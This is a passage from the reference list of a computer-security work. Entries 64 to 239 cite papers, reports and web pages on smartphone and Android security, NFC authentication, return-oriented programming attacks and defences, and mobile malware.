[64] Christoph Busold, Alexandra Dmitrienko, Hervé Seudié, Ahmed Taha, Majid Sobhani, Christian Wachsmann, and Ahmad-Reza Sadeghi. POSTER: Secure smartphone-based NFC-enabled car immobilizer. In *ACM Conference on Data and Application Security and Privacy*, February 2013.

[65] Christoph Busold, Alexandra Dmitrienko, Hervé Seudié, Ahmed Taha, Majid Sobhani, Christian Wachsmann, and Ahmad-Reza Sadeghi. Smart keys for cyber-cars: Secure smartphone-based NFC-enabled car immobilizer. In *ACM Conference on Data and Application Security and Privacy*, February 2013.

[66] Christoph Busold, Alexandra Dmitrienko, and Christian Wachsmann. Key2Share for authentication services. In *SmartCard Workshop*, February 2014.

[67] Ran Canetti and Hugo Krawczyk. Analysis of Key-Exchange protocols and their use for building secure channels. In *Advances in Cryptology - EUROCRYPT. International Conference on the Theory and Applications of Cryptographic Techniques*, volume 2045, Berlin, Heidelberg, 2001. Springer Berlin/Heidelberg.

[68] N. Carlini and D. Wagner. ROP is still dangerous: Breaking modern defenses. In *USENIX Security Symposium*, Aug 2014.

[69] Patrick P.F. Chan, Lucas C.K. Hui, and S. M. Yiu. DroidChecker: Analyzing Android applications for capability leak. In *Security and Privacy in Wireless and Mobile Networks*, 2012.

[70] Swarup Chandra, Zhiqiang Lin, Ashish Kundu, and Latifur Khan. Towards a systematic study of the covert channel attacks in smartphones. In *International Conference on Security and Privacy in Communication Networks*, 2014.

[71] Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. Return-oriented programming without returns. In *ACM Conference on Computer and Communications Security*, October 2010.

[72] Stephen Checkoway, Ariel J. Feldman, Brian Kantor, J. Alex Halderman, Edward W. Felten, and Hovav Shacham. Can DREs provide long-lasting security? The case of return-oriented programming and the AVC advantage. In *Electronic Voting Technology Workshop/Workshop on Trustworthy Elections*. USENIX/ACCURATE/IAVoSS, 2009.

[73] Stephen Checkoway and Hovav Shacham. Escape from return-oriented programming: Return-oriented programming without returns (on the x86). Technical Report CS2010-0954, UC San Diego, February 2010.

[74] Ping Chen, Hai Xiao, Xiaobin Shen, Xinchun Yin, Bing Mao, and Li Xie. DROP: Detecting return-oriented programming malicious code. In *International Conference on*

Information Systems Security, volume 5905 of *Lecture Notes in Computer Science*. Springer, 2009.

[75] Ping Chen, Xiao Xing, Bing Mao, Li Xie, Xiaobin Shen, and Xinchun Yin. Automatic construction of jump-oriented programming shellcode (on the x86). In *ACM Symposium on Information, Computer and Communications Security*, New York, NY, USA, 2011. ACM.

[76] W. Chen, G. P. Hancke, K. E. Mayes, Y. Lien, and J.-H. Chiu. NFC mobile transactions and authentication based on GSM network. In *International Workshop on Near Field Communication*, Washington, DC, USA, 2010. IEEE Computer Society.

[77] Yueqiang Cheng, Zongwei Zhou, Miao Yu, Xuhua Ding, and Robert H. Deng. ROPecker: A generic and practical approach for defending against ROP attacks. In *Network and Distributed System Security Symposium*, 2014.

[78] Erika Chin, Adrienne Porter Felt, Kate Greenwood, and David Wagner. Analyzing inter-application communication in Android. In *Annual International Conference on Mobile Systems, Applications, and Services*, 2011.

[79] Tzi-cker Chiueh and Fu-Hau Hsu. RAD: A compile-time solution to buffer overflow attacks. In *IEEE International Conference on Distributed Computing Systems*, Los Alamitos, CA, USA, 2001. IEEE Computer Society.

[80] Tzi-cker Chiueh and Manish Prasad. A binary rewriting defense against stack based overflow attacks. In *USENIX Annual Technical Conference*. USENIX, 2003.

[81] Cisco. Understanding and configuring DHCP snooping. Cisco IOS software configuration guide - Release 12.1. http://www.cisco.com/en/US/docs/switches/lan/catalyst4500/12.1/12ew/configuration/guide/dhcp.pdf.

[82] Sarah Clark. NXP launches NFC car key. http://www.nfcworld.com/2011/06/22/38196/nxp-launches-nfc-car-key/.

[83] Sarah Clark. VingCard launches NFC room key system for hotels. http://www.nfcworld.com/2011/06/28/38366/vingcard-launches-nfc-room-key-system-for-hotels/.

[84] Dwaine E. Clarke, Blaise Gassend, Thomas Kotwal, Matt Burnside, Marten van Dijk, Srinivas Devadas, and Ronald L. Rivest. The untrusted computer problem and camera-based authentication. In *International Conference on Pervasive Computing*. Springer-Verlag, 2002.

[85] Frederick B. Cohen. Operating system protection through program evolution. *Computer & Security*, 12(6), 1993.

[86] E. De Cristofaro and G. Tsudik. Experimenting with fast private set intersection. In *Trust and Trustworthy Computing*, volume 7344 of *Lecture Notes in Computer Science*. Springer, 2012.

[87] Cronto Limited. Commerzbank and Cronto launch secure online banking with photoTAN – World's first deployment of visual transaction signing mobile

solution. http://www.cronto.com/download/Cronto_Commerzbank_photoTAN.pdf, November 2008.

[88] Cronto Limited. CorpBanca and Cronto secure online banking transactions with CrontoSign. http://www.cronto.com/corpbanca-cronto-secure-online-banking-transactions-crontosign.htm, 2011.

[89] Kevin Curran and Timothy Dougan. Man in the browser attacks. *International Journal Ambient Computing and Intelligence*, 4(1), January 2012.

[90] Dino Dai Zovi. Practical return-oriented programming. SOURCE Boston 2010, April 2010. Presentation. Slides: http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf.

[91] Lucas Davi, Alexandra Dmitrienko, Manuel Egele, Thomas Fischer, Thorsten Holz, Ralf Hund, Stefan Nürnberger, and Ahmad-Reza Sadeghi. MoCFI: A framework to mitigate control-flow attacks on smartphones. In *Network and Distributed System Security Symposium*, February 2012.

[92] Lucas Davi, Alexandra Dmitrienko, Christoph Kowalski, and Marcel Winandy. Trusted virtual domains on OKL4: Secure information sharing on smartphones. In *ACM Workshop on Scalable Trusted Computing*. ACM Press, October 2011.

[93] Lucas Davi, Alexandra Dmitrienko, Stefan Nürnberger, and Ahmad-Reza Sadeghi. Gadge me if you can - secure and efficient ad-hoc instruction-level randomization for x86 and ARM. In *ACM Symposium on Information, Computer and Communications Security*, May 2013.

[94] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Privilege escalation attacks on Android. In *Information Security Conference*, October 2010.

[95] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Return-oriented programming without returns on ARM. Technical Report HGI-TR-2010-002, Ruhr-University Bochum, System Security Lab, April 2010.

[96] Lucas Davi, Patrick Koeberl, and Ahmad-Reza Sadeghi. Hardware-assisted fine-grained control-flow integrity: Towards efficient protection of embedded systems against software exploitation. In *Annual Design Automation Conference*, New York, NY, USA, 2014. ACM.

[97] Lucas Davi, Daniel Lehmann, Ahmad-Reza Sadeghi, and Fabian Monrose. Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection. In *USENIX Security Symposium*, Aug 2014.

[98] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. Dynamic integrity measurement and attestation: Towards defense against return-oriented programming attacks. In *ACM Workshop on Scalable Trusted Computing*. ACM, 2009.

[99] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI TR-2010-001, Ruhr-University Bochum, March 2010.

[100] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. In *ACM Symposium on Information, Computer and Communications Security*, March 2011.

[101] E. De Cristofaro et al. Private discovery of common social contacts. In *International Conference on Applied Cryptography and Network Security*, volume 6715 of *Lecture Notes in Computer Science*. Springer, 2011.

[102] E. De Cristofaro et al. Fast and private computation of cardinality of set intersection and union. In *International Conference on Cryptology and Network Security*, volume 7712 of *Lecture Notes in Computer Science*. Springer, 2012.

[103] Solar Designer. Getting around non-executable stack (and fix). In *BugTraq mailing list*, Aug 1997.

[104] Yvo Desmedt, Claude Goutier, and Samy Bengio. Special uses and sbuses of the Fiat-Shamir passport protocol. In *Advances in Cryptology - CRYPTO. Annual International Cryptology Conference*, London, UK, 1988. Springer-Verlag.

[105] Rachna Dhamija and J. D. Tygar. The battle against phishing: Dynamic security skins. In *Symposium on Usable Privacy and Security*, New York, NY, USA, 2005. ACM.

[106] Michael Dietz, Shashi Shekhar, Yuliy Pisetsky, Anhei Shu, and Dan S. Wallach. QUIRE: Lightweight provenance for smartphone operating systems. In *USENIX Security Symposium*, 2011.

[107] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. On the (in)security of mobile two-factor authentication. In *Financial Cryptography and Data Security Conference*, March 2014.

[108] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. On the (in)security of mobile two-factor authentication. Technical Report TUD-CS-2014-0029, CASED, 2014.

[109] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. Security analysis of mobile two-factor authentication schemes. *Intel Technology Journal, ITJ66 Identity, Biometrics, and Authentication Edition*, 18, 2014.

[110] Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Sandeep Tamrakar, and Christian Wachsmann. SmartTokens: Delegable access control with NFC-enabled smartphones. In *International Conference on Trust and Trustworthy Computing*. Springer, June 2012.

[111] Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Sandeep Tamrakar, and Christian Wachsmann. SmartTokens: Delegable access control with NFC-enabled smartphones (full version). Cryptology ePrint Archive, 2012.

[112] Andrew Edwards, Amitabh Srivastava, and Hoi Vo. Vulcan binary transformation in a distributed environment. Technical Report MSR-TR-2001-50, Microsoft Research, April 2001.

[113] Manuel Egele, Christopher Kruegel, Engin Kirda, and Giovanni Vigna. PiOS: Detecting privacy leaks in iOS applications. In *Network and Distributed System Security Symposium*, 2011.

[114] Jan-Erik Ekberg, N. Asokan, Kari Kostiainen, and Aarne Rantala. Scheduling execution of credentials in constrained secure environments. In *ACM Workshop on Scalable Trusted Computing*, New York, NY, USA, 2008. ACM.

[115] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. TaintDroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *USENIX Symposium on Operating Systems Design and Implementation*, 2010.

[116] William Enck, Machigar Ongtang, and Patrick McDaniel. Mitigating Android software misuse before it happens. Technical Report NAS-TR-0094-2008, Pennsylvania State University, Sep 2008.

[117] William Enck, Machigar Ongtang, and Patrick McDaniel. On lightweight mobile phone application certification. In *ACM Conference on Computer and Communications Security*, 2009.

[118] William Enck, Machigar Ongtang, and Patrick McDaniel. Understanding Android security. *IEEE Security and Privacy*, 7, 2009.

[119] Úlfar Erlingsson. *The Inlined Reference Monitor Approach to Security Policy Enforcement*. PhD thesis, Ithaca, NY, USA, 2004. AAI3114521.

[120] Joris Evers. Virus makes leap from PC to PDA. http://news.cnet.com/2100-1029_3-6044457.html, 2006.

[121] N. Falliere. Exploring Stuxnet's PLC infection process, symantec blog entry. http://www.symantec.com/connect/blogs/exploring-stuxnet-s-plc-infection-process, 2010.

[122] Adrienne Porter Felt, Helen Wang, Alex Moshchuk, Steven Hanna, and Erika Chin. Permission re-delegation: Attacks and defenses. In *USENIX Security Symposium*, 2011.

[123] Fon Networks. http://corp.fon.com/en/.

[124] Aurélien Francillon and Claude Castelluccia. Code injection attacks on harvard-architecture devices. In *ACM Conference on Computer and Communications Security*, New York, NY, USA, 2008. ACM.

[125] Aurélien Francillon, Boris Danev, and Srdjan Čapkun. Relay attacks on passive keyless entry and start systems in modern cars. In *Network and Distributed System Security Symposium*, 2011.

[126] Aurélien Francillon, Daniele Perito, and Claude Castelluccia. Defending embedded systems against control flow attacks. In *Workshop on Secure Execution of Untrusted Code*. ACM, 2009.

[127] Mike Frantzen and Mike Shuey. StackGhost: Hardware facilitated stack protection. In Dan Wallach, editor, *USENIX Security Symposium*. USENIX, August 2001.

[128] Michael Franz. E unibus pluram: massive-scale software diversity as a defense mechanism. In *New Security Paradigms Workshop*, 2010.

[129] I. Fratric. ROPGuard: Runtime prevention of return-oriented programming attacks. http://www.ieee.hr/_download/repository/Ivan_Fratric.pdf, 2012.

[130] Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, and Danilo Bruschi. Surgically Returning to Randomized lib(c). In *Annual Computer Security Applications Conference*, 2009.

[131] Sebastian Gajek, Hans Löhr, Ahmad-Reza Sadeghi, and Marcel Winandy. TruWallet: trustworthy and migratable wallet-based web authentication. In *ACM Workshop on Scalable Trusted Computing*. ACM, 2009.

[132] Sebastian Gajek, Ahmad-Reza Sadeghi, Christian Stuble, and Marcel Winandy. Compartmented security for browsers - or how to thwart a phisher with trusted computing. In *International Conference on Availability, Reliability and Security*, Washington, DC, USA, 2007. IEEE Computer Society.

[133] P. Gardner-Stephen. The Serval project: Practical wireless ad-hoc mobile telecommunications. http://developer.servalproject.org/site/docs/2011/Serval_Introduction.html, 2011.

[134] Van Dam Gauthier, Karel M. Wouters, Hakan Karahan, and Bart Preneel. Offline NFC payments with electronic vouchers. In *ACM Workshop on Networking, Systems, and Applications for Mobile Handhelds*, New York, NY, USA, 2009. ACM.

[135] Stefano Levialdi Ghìron, Serena Sposato, Carlo Maria Medaglia, and Alice Moroni. NFC ticketing: A prototype and usability test of an NFC-based virtual ticketing application. In *International Workshop on Near Field Communication*, Washington, DC, USA, 2009. IEEE Computer Society.

[136] C. Gibler, J. Crussell, J. Erickson, and H. Chen. AndroidLeaks: Automatically detecting potential privacy leaks in Android applications on a large scale. In *International Conference on Trust and Trustworthy Computing*, 2012.

[137] Peter Gilbert, Byung-Gon Chun, Landon Cox, and Jaeyeon Jung. Automating privacy testing of smartphone applications. Technical Report CS-2011-02, Duke University, 2011.

[138] P. Ginzboorg et al. DTN communication in a mine. In *ExtremeCom*, 2010.

[139] Cristiano Giuffrida, Anton Kuijsten, and Andrew S. Tanenbaum. Enhanced operating system security through efficient and fine-grained address space randomization. In *USENIX Security Symposium*, 2012.

[140] GIZMODO. http://gizmodo.com/5568458/toshiba-ac100-netbook-runs-android-and-has-massive-seven-days-of-standby-battery-life, 2010.

[141] Enes Göktas, Elias Athanasopoulos, Herbert Bos, and Gerogios Portokalidis. Out of control: Overcoming control-flow integrity. In *IEEE Symposium on Security and Privacy*, 2014.

[142] Shafi Goldwasser and Silvio Micali. Probabilistic encryption. *Journal of Computer and System Sciences*, 28, 1984.

[143] Dan Goodin. RSA breach leaks data for hacking SecurID tokens. http://www.theregister.co.uk/2011/03/18/rsa_breach_leaks_securid_data/, 2011.

[144] Dan Goodin. RSA SecurID software token cloning: a new how-to. http://arstechnica.com/security/2012/05/rsa-securid-software-token-cloning-attack/, 2012.

[145] Google Wallet. http://www.google.com/wallet/, 2012.

[146] Michael Grace, Yajin Zhou, Zhi Wang, and Xuxian Jiang. Systematic detection of capability leaks in stock Android smartphones. In *Network and Distributed System Security Symposium*, 2012.

[147] Larry Greenemeier. Hack my ride: Cyber attack risk on car computers. *Scientific American*, 2011.

[148] Network Working Group. The Transport Layer Security (TLS) protocol. Version 1.2, August 2008. http://tools.ietf.org/html/rfc5246.

[149] Suhas Gupta, Pranay Pratap, Huzur Saran, and S. Arun-Kumar. Dynamic code instrumentation to detect and recover from return address corruption. In *International Workshop on Dynamic Systems Analysis*, New York, NY, USA, 2006. ACM.

[150] Michael Hansen, Raquel Hill, and Seth Wimberly. Detecting covert communication on Android. In *IEEE Conference on Local Computer Networks*, Washington, DC, USA, 2012. IEEE Computer Society.

[151] Toshiharu Harada, Takashi Horie, and Kazuo Tanaka. Task oriented management obviates your onus on Linux. In *Linux Conference*, 2004.

[152] Norm Hardy. The confused deputy: (or why capabilities might have been invented). *SIGOPS Operating Systems Review*, 22, 1988.

[153] E. Haselsteiner and K. Breitfuß. Security in Near Field Communication (NFC). Strengths and weaknesses. In *Workshop on RFID Security*, 2006.

[154] Gernot Heiser and Ben Leslie. The OKL4 microvisor: Convergence point of microkernels and hypervisors. In *ACM Asia-pacific Workshop on Systems*, New York, NY, USA, 2010. ACM.

[155] Raquel Hill, Michael Hansen, and Veer Singh. Quantifying and classifying covert communications on Android. *Mobile Networks and Applications*, 19(1), February 2014.

[156] Jason D. Hiser, Anh Nguyen-Tuong, Michele Co, Matthew Hall, and Jack W. Davidson. ILR: Where'd my gadgets go? In *IEEE Symposium on Security and Privacy*, 2012.

[157] Andrei Homescu, Steven Neisius, Per Larsen, Stefan Brunthaler, and Michael Franz. Profile-guided automated software diversity. In *IEEE/ACM International Symposium on Code Generation and Optimization*, Washington, DC, USA, 2013. IEEE Computer Society.

[158] Andrei Homescu, Michael Stewart, Per Larsen, Stefan Brunthaler, and Michael Franz. Microgadgets: Size does matter in turing-complete return-oriented programming. In *USENIX Conference on Offensive Technologies*, Berkeley, CA, USA, 2012. USENIX Association.

[159] Peter Hornyack, Seungyeop Han, Jaeyeon Jung, Stuart Schechter, and David Wetherall. These aren't the Droids you're looking for: Retrofitting Android to protect data from imperious applications. In *ACM Conference on Computer and Communications Security*. ACM, 2011.

[160] Theus Hossmann, Paolo Carta, Dominik Schatzmann, Franck Legendre, Per Gunningberg, and Christian Rohner. Twitter in disaster mode: Security architecture. In *Special Workshop on Internet and Disasters*. ACM, 2011.

[161] Yan Huang, Peter Chapman, and David Evans. Privacy-preserving applications on smartphones. In *USENIX Conference on Hot Topics in Security*. USENIX, 2011.

[162] Yan Huang, David Evans, and Jonathan Katz. Private set intersection: Are garbled circuits better than custom protocols? In *Network and Distributed System Security Symposium*. The Internet Society, 2012.

[163] Ralf Hund, Thorsten Holz, and Felix C. Freiling. Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In *USENIX Security Symposium*, 2009.

[164] Michael Hutter and Ronald Toegl. A trusted platform module for Near Field Communication. In *International Conference on Systems and Networks Communications*, Washington, DC, USA, 2010. IEEE Computer Society.

[165] Internet Engineering Task Force (IETF). The Secure Sockets Layer (SSL) protocol. Version 3.0, August 2011. http://tools.ietf.org/html/rfc6101.

[166] International Organization for Standardization, Geneva. *International Standard ISO/IEC 14443-4. Identification cards – Contactless integrated circuit cards – Proximity cards*.

[167] Vincenzo Iozzo and Charlie Miller. Fun and games with Mac OS X and iPhone payloads. In *Black Hat Europe*, Amsterdam, April 2009.

[168] Vincenzo Iozzo and Ralf-Philipp Weinmann. Ralf-Philipp Weinmann & Vincenzo Iozzo own the iPhone at PWN2OWN. http://blog.zynamics.com/2010/03/24/ralf-philipp-weinmann-vincenzo-iozzo-own- the-iphone-at-pwn2own/, Mar 2010.

[169] Naomaru Itoi, William A. Arbaugh, Samuela J. Pollack, and Daniel M. Reeves. Personal secure booting. In *Australasian Conference on Information Security and Privacy*, July 2001.

[170] Collin Jackson, Dan Boneh, and John Mitchell. Spyware resistant web authentication using virtual machines. http://crypto.stanford.edu/spyblock/, 2006.

[171] Collin Jackson, Dan Boneh, and John Mitchell. Transaction generators: Root kits for web. In *USENIX Workshop on Hot Topics in Security*. USENIX Association, 2007.

[172] M. Jakobsson and A. Young. Distributed phishing attacks. In *Workshop on Resilient Financial Information Systems*, 2005.

[173] Ravi C. Jammalamadaka, Timothy W. van der Horst, Sharad Mehrotra, Kent E. Seamons, and Nalini Venkasubramanian. Delegate: A proxy based architecture for secure website access from an untrusted machine. In *Annual Computer Security Applications Conference*. IEEE Computer Society, 2006.

[174] Stanislaw Jarecki and Xiaomin Liu. Fast secure computation of set intersection. In *Security and Cryptography for Networks*, volume 6280 of *Lecture Notes in Computer Science*. Springer, 2010.

[175] Ramya Jayaram Masti, Claudio Marforio, and Srdjan Capkun. An architecture for concurrent execution of secure environments in clouds. In *ACM Workshop on Cloud Computing Security*, New York, NY, USA, 2013. ACM.

[176] jduck. The latest adobe exploit and session upgrading. http://blog.metasploit.com/2010/03/latest-adobe-exploit-and-session.html, 2010.

[177] Yves Igor Jerschow, Christian Lochert, Björn Scheuermann, and Martin Mauve. CLL: A cryptographic link layer for local area networks. In *International Conference on Security and Cryptography for Networks*. Springer-Verlag, 2008.

[178] JoikuSpot, 2007. http://joikusoft.com/.

[179] Kiran S. Kadambi, Jun Li, and Alan H. Karp. Near-field communication-based secure mobile payment service. In *International Conference on Electronic Commerce*, New York, NY, USA, 2009. ACM.

[180] G. Kalman, J. Noll, and Kjeller UniK. SIM as secure key storage in communication networks. In *International Conference on Wireless and Mobile Communications*, 2007.

[181] Dawn Kawamoto. Cell phone virus tries leaping to PCs. http://news.cnet.com/Cell-phone-virus-tries-leaping-to-PCs/2100-7349_3-5876664.html?tag=mncol;txt, 2005.

[182] Mehmet Kayaalp, Meltem Ozsoy, Nael Abu-Ghazaleh, and Dmitry Ponomarev. Branch regulation: Low-overhead protection from code reuse attacks. In *Annual International Symposium on Computer Architecture*, Washington, DC, USA, 2012. IEEE Computer Society.

[183] Chongkyung Kil, Jinsuk Jun, Christopher Bookholt, Jun Xu, and Peng Ning. Address space layout permutation (ASLP): Towards fine-grained randomization of commodity software. In *Annual Computer Security Applications Conference*, 2006.

[184] J. Kim, Y. Yoon, K. Yi, and J. Shin. ScanDal: Static analyzer for detecting privacy leaks in Android applications. In *Mobile Security Technologies*, 2012.

[185] Soo Hyeon Kim, Daewan Han, and Dong Hoon Lee. Predictability of Android OpenSSL's pseudo random number generator. In *ACM Conference on Computer and Communications Security*, New York, NY, USA, 2013. ACM.

[186] Dave King, Boniface Hicks, Michael Hicks, and Trent Jaeger. Implicit flows: Can't live with Em, can't live without Em. In *Information Systems Security*. Springer, 2008.

[187] Vladimir Kiriansky, Derek Bruening, and Saman P. Amarasinghe. Secure Execution via Program Shepherding. In *USENIX Security Symposium*, 2002.

[188] Tim Kornau. Return oriented programming for the ARM architecture. http://zynamics.com/downloads/kornau-tim--diplomarbeit--rop.pdf, 2009. Master thesis, Ruhr-University Bochum, Germany.

[189] Kari Kostiainen, Jan-Erik Ekberg, N. Asokan, and Aarne Rantala. On-board credentials with open provisioning. In *ACM Symposium on Information, Computer and Communications Security*. ACM, 2009.

[190] S. Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation techniques. http://users.suse.com/~krahmer/no-nx.pdf, 2005.

[191] Peter C. S. Kwan and Glenn Durfee. Practical uses of virtual machines for protection of sensitive user data. In *Information Security Practice and Experience Conference*. Springer, 2007.

[192] Jean-Francois Lalande and Steffen Wendzel. Hiding privacy leaks in Android applications using low-attention raising covert channels. In *International Conference on Availability, Reliability and Security*, Washington, DC, USA, 2013. IEEE Computer Society.

[193] Matthias Lange, Steffen Liebergeld, Adam Lackorzynski, Alexander Warg, and Michael Peter. L4android: A generic operating system framework for secure smartphones. In *ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, New York, NY, USA, 2011. ACM.

[194] H. Larry and F. Bastian. Andriod exploitation primers: Lifting the veil on mobile offensive security (Vol.1). Subreption LLC, Research and Development, 2012.

[195] Per Larsen, Andrei Homescu, Stefan Brunthaler, and Michael Franz. SoK: Automated software diversity. In *IEEE Symposium on Security and Privacy*, 2014.

[196] Byoungyoung Lee, Long Lu, Tielei Wang, Taesoo Kim, and Wenke Lee. From Zygote to Morula: Fortifying weakened ASLR on Android. In *IEEE Symposium on Security and Privacy*, 2014.

[197] Jinku Li, Zhi Wang, Xuxian Jiang, Michael Grace, and Sina Bahram. Defeating return-oriented rootkits with "return-less" kernels. In Gilles Muller, editor, *European Conference on Computer Systems*. ACM Press, April 2010.

[198] Felix Lidner. Developments in Cisco IOS forensics. CONFidence 2.0. http://www.recurity-labs.com/content/pub/FX_Router_Exploitation.pdf, November 2009.

[199] Matt Liebowitz. New Spitmo banking Trojan attacks Android users. http://www.nbcnews.com/id/44509898/ns/technology_and_science-security/t/new-spitmo-banking-trojan-attacks-android-users/#.VWSHu8-qpBc, 2011.

[200] Chia-Chi Lin, Hongyang Li, Xiaoyong Zhou, and XiaoFeng Wang. Screenmilker: How to milk your Android screen for secrets. In *Network and Distributed System Security Symposium*, 2014.

[201] Limin Liu, Jin Han, Debin Gao, Jiwu Jing, and Daren Zha. Launching return-oriented programming attacks against randomized relocatable executables. In *IEEE International Conference on Trust, Security and Privacy in Computing and Communications*, Washington, DC, USA, 2011. IEEE Computer Society.

[202] Lockitron. Keyless entry using your phone. https://lockitron.com/, 2013.

[203] Long Lu, Zhichun Li, Zhenyu Wu, Wenke Lee, and Guofei Jiang. CHEX: Statically vetting Android apps for component hijacking vulnerabilities. In *ACM Conference on Computer and Communications Security*, New York, NY, USA, 2012. ACM.

[204] Maemo. Project website. http://maemo.org, 2010.

[205] Mohammad Mannan and P. C. Van Oorschot. Using a personal device to strengthen password authentication from an untrusted computer. In *International Conference on Financial Cryptography and Data Security*, volume 4886 of *Lecture Notes in Computer Science*, 2007.

[206] Teddy Mantoro and Admir Milisic. Smart card authentication for Internet applications using NFC enabled phone. In *International Conference on Information and Communication Technology for the Muslim World*, 2010.

[207] Claudio Marforio, Francillon Aurélien, and Srdjan Čapkun. Application collusion attack on the permission-based security model and its implications for modern smartphone systems. Technical Report 724, ETH Zurich, 2011.

[208] Claudio Marforio, Nikolaos Karapanos, Claudio Soriente, Kari Kostiainen, and Srdjan Capkun. Secure enrollment and practical migration for mobile trusted execution environments. In *ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, 2013.

[209] Claudio Marforio, Hubert Ritzdorf, Aurélien Francillon, and Srdjan Capkun. Analysis of the communication between colluding applications on modern smartphones. In *Annual Computer Security Applications Conference*, New York, NY, USA, 2012. ACM.

[210] Massachusetts Institute of Technology. Kerberos: The network authentication protocol. http://web.mit.edu/kerberos/.

[211] D. Maynor. *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*. Syngress, 2007.

[212] McAfee Labs. McAfee threats report: Second quarter 2011. http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q2-2011.pdf, 2011.

[213] McAfee Labs. McAfee threats report: Third quarter 2011. http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q3-2011.pdf, 2011.

[214] Microsoft. Enhanced mitigation experience toolkit. https://www.microsoft.com/emet, 2014.

[215] Elinor Mills. First SMS-sending Android Trojan reported. http://news.cnet.com/8301-27080_3-20013222-245.html, 2010.

[216] H. D. Moore. Cracking the iPhone. http://blog.metasploit.com/2007/10/cracking-iphone-part-1.html, 2007.

[217] Collin Mulliner, Ravishankar Borgaonkar, Patrick Stewin, and Jean-Pierre Seifert. SMS-based one-time passwords: Attacks and defense (short paper). In *Conference on Detection of Intrusions and Malware & Vulnerability Assessment*, July 2013.

[218] R. Näätänen, O. Syssoeva, and R. Takegata. Automatic time perception in the human brain for intervals ranging from milliseconds to seconds. *Psychophysiology*, 41(4), July 2004.

[219] Corey Nachreiner. Anatomy of an ARP poisoning attack. http://www.watchguard.com/infocenter/editorial/135324.asp, 2011.

[220] Marcin Nagy, Emiliano De Cristofaro, Alexandra Dmitrienko, N. Asokan, and Ahmad-Reza Sadeghi. Do I know you? - Efficient and privacy-preserving common friend-finder protocols and applications. In *Annual Computer Security Applications Conference*, December 2013.

[221] National Security Agency. Security-Enhanced Linux. http://www.nsa.gov/research/selinux.

[222] A. Neumann, C. Aichele, M. Lindner, and S. Wunderlich. B.A.T.M.A.N.: Better approach to mobile ad-hoc networking. In *IEFT Draft*, 2008. https://tools.ietf.org/html/draft-wunderlich-openmesh-manet-routing-00.

[223] Virus News. Teamwork: How the ZitMo Trojan bypasses online banking security. http://www.kaspersky.com/about/news/virus/2011/Teamwork_How_the_ZitMo_Trojan_Bypasses_Online_Banking_Security, 2011.

[224] NFC Shield. Near Field Communication interface for Arduino. http://www.seeedstudio.com/wiki/NFC_Shield.

[225] Nokia. Nokia Instant Community. Article in Nokia Conversations Blog, May 2010. http://conversations.nokia.com/2010/05/25/nokia-instant-community-gets-you-social/.

[226] Josef Noll, Juan Carlos Lopez Calvet, and Kjell Myksvoll. Admittance services through mobile phone short messages. In *International Multi-Conference on Computing in the Global Information Technology*, Washington, DC, USA, 2006. IEEE Computer Society.

[227] Notion Ink. Adam Tablet. http://www.notionink.in/.

[228] D. Octeau, P. McDaniel, S. Jha, A. Bartel, E. Bodden, J. Klein, and Y. Le Traon. Effective inter-component communication mapping in Android with Epicc: an essential step towards holistic security analysis. In *USENIX Security Symposium*, 2013.

[229] Kaan Onarlioglu, Leyla Bilge, Andrea Lanzi, Davide Balzarotti, and Engin Kirda. G-free: Defeating return-oriented programming through gadget-less binaries. In *Annual Computer Security Applications Conference*, New York, NY, USA, 2010. ACM.

[230] Machigar Ongtang, Stephen McLaughlin, William Enck, and Patrick McDaniel. Semantically rich application-centric security in Android. In *Annual Computer Security Applications Conference*. IEEE Computer Society, 2009.

[231] Palm Source, Inc. Open Binder. Version 1. http://www.angryredplanet.com/~hackbod/openbinder/docs/html/index.html, 2005.

[232] Vasilis Pappas, Michalis Polychronakis, and Angelos D. Keromytis. Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In *IEEE Symposium on Security and Privacy*, 2012.

[233] Vasilis Pappas, Michalis Polychronakis, and Angelos D. Keromytis. Transparent ROP exploit mitigation using indirect branch tracing. In *USENIX Security Symposium*, Berkeley, CA, USA, 2013. USENIX Association.

[234] Vasilis Pappas, Michalis Polychronakis, and Angelos D. Keromytis. Dynamic reconstruction of relocation information for stripped binaries. In *Symposium on Recent Advances in Attacks and Defenses*, Sep 2014.

[235] B. Parno, C. Kuo, and A. Perrig. Phoolproof phishing prevention. In *International Conference on Financial Cryptography and Data Security*. Springer-Verlag, 2006.

[236] Paros. Project website. http://www.parosproxy.org, 2010.

[237] PaX Team. http://pax.grsecurity.net/.

[238] PaX Team. PaX address space layout randomization (ASLR). http://pax.grsecurity.net/docs/aslr.txt.

[239] Cyrus Peikari. Analyzing the crossover virus: The first PC to Windows handheld cross-infector. http://www.informit.com/articles/article.aspx?p=458169, 2006.

